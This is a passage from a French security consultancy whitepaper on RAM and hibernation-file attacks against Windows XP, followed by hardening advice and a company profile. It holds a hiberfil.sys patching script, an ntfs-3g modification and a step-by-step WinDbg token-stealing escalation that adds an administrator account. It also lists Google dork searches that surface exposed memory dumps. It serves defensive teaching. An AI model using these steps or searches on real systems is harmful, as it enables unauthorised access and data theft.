#             patch the hyberfile to NOT bypass Microsoft Windows
#             Authentication.
import binascii
import sys,os
#You can specify your own sign here
p= { "sig":"F8109090B001",
      "patch":"F8107511B001"
}

def usage():
    print './hyberpatcher.py hiberfile.sys'

def patch(hyberfile,offset,payload):
    print "Applying Patch @", hex(offset)
    fw=open(hyberfile, 'rb+')
    fw.seek(offset)
    fw.write(payload)
    fw.close()

def search(hyberfile,signature,startoffset):
    print "Looking for ",binascii.hexlify(signature),"..."
    offset=None
    f=open(hyberfile, 'rb')
    f.seek(startoffset)
    while 1:
        cf=f.read(1)
        if cf=="":
            break
        if cf == signature[0]:
            found=1
            offset=f.tell()-1
            f.seek(offset)
            k=f.read(len(signature))
            if k==signature:
                print "Signature found @",hex(offset)
                break
    f.seek(offset-10)
    before=f.read(10)
```

```
k2=f.read(len(signature))
after=f.read(10)
print binascii.hexlify(before) + "[" + binascii.hexlify(k2) + "]" + binascii.hexlify(after)
f.close()
return offset

if __name__ == '__main__':
    payload = binascii.unhexlify(p["patch"])
    sig = binascii.unhexlify(p["sig"])

    if len(sys.argv) < 2:
        usage()
    sigoffset=search(sys.argv[1],sig,0)
    if sigoffset:
        raw_input("Press any key to enter")
        patch(sys.argv[1],sigoffset,payload)
        if search(sys.argv[1],payload,(sigoffset)):
            print "Depatched!"
        else:
            print "Patch failed :( "
    else:
        print 'Signature not found, maybe already depatched or not infected...'
    print 'End'
```

Exemple d'utilisation :

```
root@LIN-SUDOMAN:/home/sudoman/Bureau# ./hiber-unpatch.py /media/cdrom/hiberfil.sys
Looking for f8109090b001 ...
Signature found @ 0x2798b38L
83c33453081230d00183[[f8109090b001]]8b4dfcf805e80182ffff
Press any key to enter
Applying Patch @ 0x2798b38L
Looking for f8107511b001 ...
Signature found @ 0x2798b38L
83c33453081230d00183[[f8107511b001]]8b4dfcf805e80182ffff
Depatched!
End
```

6.1.2.4. SCÉNARIO D'INTRUSION

Le scénario d'intrusion classique est d'extraire physiquement le disque dur de son logement pour accéder au système de fichiers et lancer les scripts présentés ci-dessus depuis une machine Linux. La seule difficulté réside dans le montage des partitions NTFS en écriture, les dernières versions de kernel Linux interdisant cette action. La solution consiste à modifier le code source de « ntfs-3g » et plus particulièrement le fichier « libntfs-3g/volume.c ». Il faut modifier la fonction « ntfs_volume_check_hiberfile » et remplacer son contenu par simplement « return 0 ».

```
int ntfs_volume_check_hiberfile(ntfs_volume *vol, int verbose)
{
    return 0;
}
```

6.2. ELÉVATION DES PRIVILÈGES SYSTÈME EN LOCAL

Ces attaques ont pour objectif d'élever les privilèges système d'un utilisateur n'ayant aucun droit d'administration. Les deux attaques présentées nécessitent donc d'avoir un compte valide sur le système et physiquement accès à la machine.

6.2.1. VIA LE FICHIER D'HIBERNATION

Dans le cadre de la Blackhat US 2008 et du projet *Sandman* [<http://sandman.msuiche.net/>], *Matthieu Suiche* a développé un programme permettant l'élévation des privilèges et dont les sources sont disponibles sur Internet.

Une fois compilé, le programme demande en entrée l'adresse du processus « services.exe » ainsi que celui sur lequel nous souhaitons y positionner les droits SYSTEM.

```
$ lpe.exe
  Blackhat US 2008 - Target #1: Privilege escalation
  Matthieu Suiche, http://www.msuiche.net
  SandMan Framework, http://sandman.msuiche.net

Usage: lpe.exe [path_to_hiberfil] [services.exe EPROCESS addr] [target EPROCESS
addr]
Sample: lpe.exe hiberfil.sys 81167860 FFB95DA0
```

L'outil « Process.bat » de la suite d'outils *Memoryze* permet de réaliser cette tâche lors de son exécution. L'utilitaire doit être lancé avec l'option « -input » :

```
Process.bat -input <fichier image RAW>
```

Note : Le fichier d'entrée doit être converti au préalable en image brute pour être exploitable avec Process.bat selon la méthode décrite plus haut.

```
C:\D:\data\ARCHIVE\FORENSIC\RAM\sandman\Final\Memoryze\Memoryze.exe
MIR Agent 1.3.0 running as DLLEAMALARD\amalard

Loading the script from 'out.txt'.
Beginning local audit.
Audit started 04-21-2009 16:16:35
Checking if 'D:\data\ARCHIVE\FORENSIC\RAM\sandman\Final\Memoryze\Audits\DLLEAMALARD\20090421141635' exists...
Saving batch result to 'D:\data\ARCHIVE\FORENSIC\RAM\sandman\Final\Memoryze\Audits\DLLEAMALARD\20090421141635\''.
Batch results written to 'D:\data\ARCHIVE\FORENSIC\RAM\sandman\Final\Memoryze\Audits\DLLEAMALARD\20090421141635\''.
Name: mir.w32processes-memory.xml
Auditing <w32processes-memory> started 04-21-2009 16:16:35
GetUniqueName: mir.w32processes-memory
GetUniqueName: mir.w32processes-memory.1e360d04.xml
<Issue number="17000" level="Info" summary="Internal InformationPAE is enabled" context="FindOSVersion"/>
<Issue number="17003" level="Info" summary="Internal InformationAlgorithm found a major version of XP." context="FindOSVersion"/>
<Issue number="17002" level="Info" summary="Internal InformationAlgorithm found a minor version of Service Pack 3." context="FindOSVersion"/>
Found EPROCESS at 810f2020 called explorer.exe
Found EPROCESS at 8110c3b8 called alg.exe
Found EPROCESS at 8110d800 called msexec.exe
Found EPROCESS at 811b6d10 called smss.exe
Found EPROCESS at 811bc680 called ctfmon.exe
Found EPROCESS at 812b1660 called System
Found EPROCESS at ffb19020 called UMwareUser.exe
Found EPROCESS at ffb197f8 called svchost.exe
Found EPROCESS at ffb1e2d0 called vmacthlp.exe
Found EPROCESS at ffb25a80 called svchost.exe
Found EPROCESS at ffb27da0 called svchost.exe
Found EPROCESS at ffb2e2d0 called svchost.exe
Found EPROCESS at ffb32978 called svchost.exe
Found EPROCESS at ffb3d020 called winlogon.exe
Found EPROCESS at ffb3fc18 called spoolsv.exe
Found EPROCESS at ffb4eda0 called wscntfy.exe
Found EPROCESS at ffb54958 called taskmgr.exe
Found EPROCESS at ffb55af0 called cmd.exe
Found EPROCESS at ffb63020 called services.exe
Found EPROCESS at ffb682a8 called UMwareTray.exe
Found EPROCESS at ffb74020 called lsass.exe
Found EPROCESS at ffb953c0 called UMwareService.e
Found EPROCESS at ffbadc30 called logonui.exe
Found EPROCESS at ffbbc1d0 called csrss.exe
Saving command results to 'D:\data\ARCHIVE\FORENSIC\RAM\sandman\Final\Memoryze\Audits\DLLEAMALARD\20090421141635\mir.w32processes-memory.1e360d04.xml'.
Command results written to 'D:\data\ARCHIVE\FORENSIC\RAM\sandman\Final\Memoryze\Audits\DLLEAMALARD\20090421141635\mir.w32processes-memory.1e360d04.xml'.
Auditing <w32processes-memory> stopped. (Took 21.36 seconds)
Audit finished. (Took 21.563 seconds).
The local audit is complete.
```

Malheureusement, les différents tests réalisés n'ont pas permis d'obtenir de résultats positifs ...

6.2.2. VIA LE PORT SÉRIE RS-232

■ Liaison entre machine victime et attaquante

L'attaque consiste tout d'abord à relier la machine attaquante et victime via un câble série standard.




■ Pré-requis pour la machine attaquante

Windbg est un outil Microsoft permettant le débogage des systèmes Windows et des différents périphériques (Firewire, USB, RS-232). Il est disponible gratuitement sur le site de Microsoft.

Il est nécessaire d'importer les symboles spécifiques à la machine cible. Ces derniers sont téléchargeables sur le site de Microsoft à l'adresse : <http://www.microsoft.com/whdc/devtools/debugging/symbolpkg.msp#d>

Une fois téléchargés, depuis Windbg, leur chemin doit être indiqué au niveau de « Fichier>Symbol Search Symbols »



■ Pré-requis pour la machine victime

Dans certains cas, il est nécessaire de modifier le fichier C:\boot.ini de la machine victime afin que le démarrage en mode debug soit réellement pris en compte. Il suffit par exemple de booter sur un système installé sur une clef USB pour accéder à ce fichier et le modifier. Il faut alors ajouter à la ligne correspondant au démarrage de Windows [operating systems] les options suivantes :

```
/debug /debugport=com1 /baudrate=115200
```


Au final, le fichier doit être similaire à :

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS.0="Microsoft Windows XP Professional" /fastdetect
```

```
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS.0="Microsoft Windows XP Professional" /fastdetect /debug /debugport=COM1 /baudrate=115200
```

■ Lancement du debugger Windbg sur la machine attaquante

Après avoir lancé *Windbg*, paramétrez les options de Debug Kernel (Ctrl+k) telles qu'indiquées ci-dessous :



Après validation des paramètres, la fenêtre de debug apparaît et attend des données entrantes via le port série.


```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86

Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

Opened \\.\com1
Waiting to reconnect...
```

■ Démarrage de la machine victime en mode DEBUG

Démarrez alors la machine victime en mode debug (via F8 ou le boot.ini modifié)




Le poste attaquant peut alors se connecter au poste victime à travers le câble et reçoit les informations de debugage à travers « Windbg »

```

Waiting to reconnect...
Connected to Windows XP 2600 x86 compatible target at (Wed Apr 1 11:53:39.078 2009
(GMT+2)), ptr64 FALSE
Kernel Debugger connection established.
Symbol search path is: C:\WINDOWS\Symbols;srv*c:
\Symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows XP Kernel Version 2600 MP (1 procs) Free x86 compatible
Built by: 2600.xpsp_sp3_gdr.080814-1236
Machine Name:
Kernel base = 0x804d7000 PsLoadedModuleList = 0x8055d720
System Uptime: not available
AFD: Read DefaultSendWindow from the registry, value: 0xfc00 (default: 0x2000)
ERROR: DavReadRegistryValues/RegQueryValueExW(4). WStatus = 5
ERROR: DavReadRegistryValues/RegQueryValueExW(5). WStatus = 5
ERROR: DavReadRegistryValues/RegQueryValueExW(6). WStatus = 5
==> lineOpen()
    lineOpen() AcceptTSPcall passed
    lineOpen() line marked for open
<== lineOpen()
==> lineClose()
    lineClose(): looking for tspdev
    lineClose(): found tspdev
<== lineClose()
==> lineOpen()
    lineOpen() AcceptTSPcall passed
    lineOpen() line marked for open
Debuggee is running...
    
```

Pour lancer les prochaines commandes via *Windbg*, il faut créer un point d'arrêt via l'icône



Les commandes peuvent alors être saisies dans le cadre prévu :

```

0: kd> g
Break instruction exception - code 80000003 (first chance)
*****
*
*   You are seeing this message because you pressed either
*       CTRL+C (if you run kd.exe) or,
*       CTRL+BREAK (if you run WinDBG),
*   on your debugger machine's keyboard.
*
*               THIS IS NOT A BUG OR A SYSTEM CRASH
*
* If you did not intend to break into the debugger, press the "g" key, then
* press the "Enter" key now. This message might immediately reappear. If it
* does, press "g" and "Enter" again.
*
*****
nt!RtlpBreakWithStatusInstruction:
8052b5ec cc          int     3
0: kd>
    
```

■ Lancement d'une console DOS Windows sur le poste victime

Après ouverture de la session utilisateur (et non administrateur), lancez une console DOS.

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test>net user toto "totototo&51" /add
L'erreur système 5 s'est produite.

Accès refusé.

C:\Documents and Settings\test>

```

Les droits attribués à cet utilisateur ne permettent pas d'ajouter un utilisateur local au système.

■ Modification du propriétaire de la console DOS

Cette étape consiste à utiliser comme modèle une application ayant les droits systèmes pour les appliquer sur une application ne les ayant pas.

Affichez l'ensemble des processus tournant sur le système via la commande :

```
kd> !process 0 0
```

Visualisez le processus « cmd.exe » [dans notre cas : **0x89d6b9c8**]

```

PROCESS 89d6b9c8 SessionId: 0 Cid: 0ad0 Peb: 7ffdd000 ParentCid: 096c
DirBase: Uac006a0 ObjectTable: e2c1f008 HandleCount: 31.
Image: cmd.exe

```

Remontez au début du résultat de la commande « ! process 0 0 » au block "Image : System"

```

): kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS 8a5f07c0 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
DirBase: Uac00020 ObjectTable: e1002ed8 HandleCount: 399.
Image: System

```

Et repérez l'offset [dans notre cas : 8a5f07c0]

Visualiser alors ce processus via la commande :

```
Kd> !process 8a5f07c0
```

Remontez au début de la dernière commande et visualiser le numéro du Token [**e1003a98**]

```

0: kd> !process 8a5f07c0
PROCESS 8a5f07c0 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
DirBase: 0ac00020 ObjectTable: e1002ed8 HandleCount: 399.
Image: System
VadRoot 8a615078 Vads 4 Clone 0 Private 3. Modified 6320. Locked 0.
DeviceMap e1001138
Token e1003a98
ElapsedTime 01:23:18.175
UserTime 00:00:00.000
KernelTime 00:00:19.500
    
```

Et générez l'inverse [dans notre cas **98 3a 00 e1**]

Lancez la commande suivante :

```
Kd> dt nt!_EPROCESS
```

Et visualisez la rubrique « Token » et repérer l'adresse du pointeur [dans notre cas : **0x0c8**]

```

+0x0c4 ObjectTable : Ptr32 _HANDLE_
+0x0c8 Token : _EX_FAST_REF
+0x0cc WorkingSetLock : _FAST_MUTEX
    
```

Lancez la commande finale permettant l'attribution des droits systèmes à la console DOS

```

Kd> e 0x89d6b9c8+0x0c8 983a00e1
Kd> g
    
```

Les droits positionnés sur la console « cmd.exe » sont alors ceux de l'utilisateur « system ».

Nom de l'image	Nom de l'utilisateur	Pr...	Util. mém...
cidaemon.exe	SYSTEM	00	308 Ko
cmd.exe	SYSTEM	00	3 356 Ko
inetinfo.exe	SYSTEM	00	6 252 Ko
lsass.exe	SYSTEM	00	3 252 Ko
services.exe	SYSTEM	00	55 532 Ko
winlogon.exe	SYSTEM	00	1 492 Ko
csrss.exe	SYSTEM	00	5 260 Ko

Il est alors possible par exemple d'ajouter un utilisateur ayant les droits d'administration

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\test>net user toto "totototo&51" /add
La commande s'est terminée correctement.

C:\Documents and Settings\test>net localgroup Administrateurs toto /add
La commande s'est terminée correctement.
```

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\toto>net user toto
Nom d'utilisateur          toto
Nom complet
Commentaire
Commentaires utilisateur
Code du pays              000 <Valeur par défaut du système
>
Compte : actif             Oui
Le compte expire          Jamais

Mot de passe : dernier changmt.  4/1/2009 2:11 PM
Le mot de passe expire      7/30/2009 2:11 PM
Le mot de passe modifiable  4/1/2009 2:11 PM
Mot de passe exigé         Oui
L'utilisateur peut changer de mot de passe  Oui

Stations autorisées        Tout
Script d'ouverture de session
Profil d'utilisateur
Répertoire de base
Dernier accès              4/1/2009 2:30 PM

Heures d'accès autorisé    Tout

Appartient aux groupes locaux  *Administrateurs
                             *Utilisateurs
                             *Aucun


Appartient aux groupes globaux
La commande s'est terminée correctement.
```

Vidéo : <http://insomnihack.home.pl/blog/index.php?2008/07/08/14-privilege-escalation-with-windbg-and-serial-port>

7. CONCLUSION ET RECOMMANDATIONS DE SECURISATION

Afin de réduire les risques de compromission d'une machine par le biais de la mémoire RAM, il est fortement recommandé de suivre les préconisations suivantes que vous pouvez considérer comme le guide de survie de votre mémoire RAM :


1. Désactivation des accès directs à la mémoire (port Firewire et PCMCIA) depuis le BIOS afin d'empêcher les accès DMA
2. Désactivation du port série RS232 depuis le BIOS afin d'empêcher l'exploitation du mode DEBUG de Windows
3. Désactivation du boot sur média externe et réseau et protection du bios par mot de passe depuis le BIOS afin d'empêcher le démarrage de la machine sur un système d'exploitation externe et maîtrisé
4. Désactivation du mode hibernation afin de limiter la fuite d'informations par le biais du fichier généré lors d'une mise en veille prolongée



5. Sécurisation de la machine afin de diminuer le risque d'infection et de compromission (mises à jour système et applicative, protection des flux et USB, utilisateur à moindre privilège ...). Un minimum à faire :



6. Paramétrage d'une génération de fichier de CrashDump de taille minimale afin de limiter la fuite d'informations



7. Chiffrement complet du disque dur en utilisant des solutions telles que SafeGuard Easy, TrueCrypt, PGP Whole Disk Encryption afin d'éviter l'accès aux données du disque dur en clair et protection du disque par mot de passe afin d'éviter l'accès au chargeur des solutions de chiffrement depuis le bios (Voir lien : [<http://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html>])
8. Ouverture de la session Windows avec un simple compte utilisateur ne bénéficiant d'aucun privilège d'administration afin de diminuer le risque de prise totale de contrôle du système en cas de compromission locale ou distante
9. Protection physique de la mémoire et des ports (baies fermées, vis antivols, tour avec cadenas, ...) afin de diminuer le risque de vol de disque dur et de barrette mémoire
10. Et le dixième commandement... Ne JAMAIS laisser une machine non surveillée sans avoir pris le soin de verrouiller sa session Windows car les 9 recommandations précédemment ne serviront pas à grand-chose sans prendre en compte cette règle majeure ...

Have fun and profit but beware your memory...

BONUS : Google Hacking DataBase ...

memory.dmp intitle:index.of
Rechercher

9 résultats (0,30 secondes) Recherche avancée

[Index of /lim/WHQL/WHQL_win08_x64](#) - [Traduire cette page]
 [DIR], Parent Directory, - [], MEMORY.DMP, 30-Mar-2010 01:14, 201M. [DIR], Minidump/, 30-Mar-2010 01:11, -. Apache Server at people.redhat.com Port 80.
 - En cache

[Index of /dumps](#) - [Traduire cette page]
 Parent Directory · 051910-15802-01.dmp · 051910-15802-01_debugger_output.txt

Index of /dumps

- [Parent Directory](#)
- [051910-15802-01.dmp](#)
- [051910-15802-01_debugger_output.txt](#)
- [061210-18844-01.dmp](#)
- [061210-18844-01_debugger_output.txt](#)
- [MEMORY.DMP](#)

Index of /files

- [Parent Directory](#)
- [Hirens.BootCD.11.0.zip](#)
- [Logging.phps](#)
- [Logging.pys](#)
- [MEMORY.DMP](#)

hiberfil.sys intitle:index.of
Rechercher

10 résultats (0,33 secondes) Recherche avancée

[Index of /c](#) - [Traduire cette page]
 hiberfil.sys, 02-Oct-2010 13:28, 2.4G. [], mvstcdxx.lst, 14-Jul-2010 11:51, 65K. [], pagefile.sys, 02-Oct-2010 13:28, 3.2G ...
 - En cache

[Index of /c/Website/c](#) - [Traduire cette page]
 hiberfil.sys, 06-Sep-2010 12:55, 2.4G. [], mvstcdxx.lst, 14-Jul-2010 11:51 ...
 - En cache

[+ Plus de résultats de 71.203.100](#)

[Index of /port pieces/VILLAGE INN](#) - [Traduire cette page]
 08-Nov-2006 08:03 2.9M [] hiberfil.sys 20-Nov-2006 10:19 0 [] pagefile.sys 20-Nov-2006 10:19 0 [VID] parmanini 30 nonpric..> 08-Nov-2006 10:51 5.7M [SND] ...

- [financing.html](#)
- [heatdrainselec.html](#)
- [hiberfil.sys](#)
- [hvacstaff.html](#)
- [img019.psd](#)
- [index3.html](#)

8. PRESENTATION DE DEVOTEAM

Devoteam est un groupe européen de conseil en technologies de l'information, créé en 1995, implanté dans 23 pays et fort de 4.500 collaborateurs.

A l'heure où les entreprises se concentrent sur leur cœur de métier et intensifient leurs efforts de compétitivité, la mission de Devoteam est de mettre le meilleur de la technologie au service de leurs projets, avec des solutions fiables et innovantes pour les aider à optimiser leur potentiel.

Devoteam allie une approche stratégique – qui prend en compte la problématique globale du client – et une démarche pragmatique, qui apporte la meilleure réponse technique à chaque étape d'un projet.

Notre positionnement, résumé dans notre base-line : « CONNECTING BUSINESS & TECHNOLOGY », implique de :

- Connaître le métier de nos clients,
- Comprendre leurs besoins,
- Mettre la technologie au service de leurs objectifs stratégiques.


Devoteam ambitionne d'être l'acteur de référence du conseil technologique en Europe.

LA BUSINESS UNIT SÉCURITÉ

La sécurité est une des trois offres stratégiques du Groupe Devoteam sur le marché européen. Quatre-cents consultants sont dédiés à ces activités dont cent-cinquante en France.

Des études réalisées en amont, jusqu'à la phase de contrôle des systèmes de sécurité en passant par la mise en place de processus et de solutions, Devoteam propose à ses clients une offre globale de conseil et d'ingénierie clé en mains qui s'articule en plusieurs points :

1. **Le Risque** : PSSI, SMSI, Risque IT, Risque Opérationnel
2. **La conformité** : IT, fonctionnelle et législative
3. **La Sécurité** : AMOA, Architecture, Assistance RSSI, sensibilisation et Gouvernance
4. **La mise en place de solutions d'assistance à la réduction des risques métiers** telles que la gestion des utilisateurs (droits, accès, rôles et identités), gestion des incidents (vulnérabilités, stockage et corrélation des événements de sécurité).



Offres sécurité du groupe Devoteam

DEVOTEAM

73, rue Anatole France 92300 Levallois-Perret
Tél. : +33 (0) 41 49 48 48 - Email : info@devoteam.com
www.devoteam.com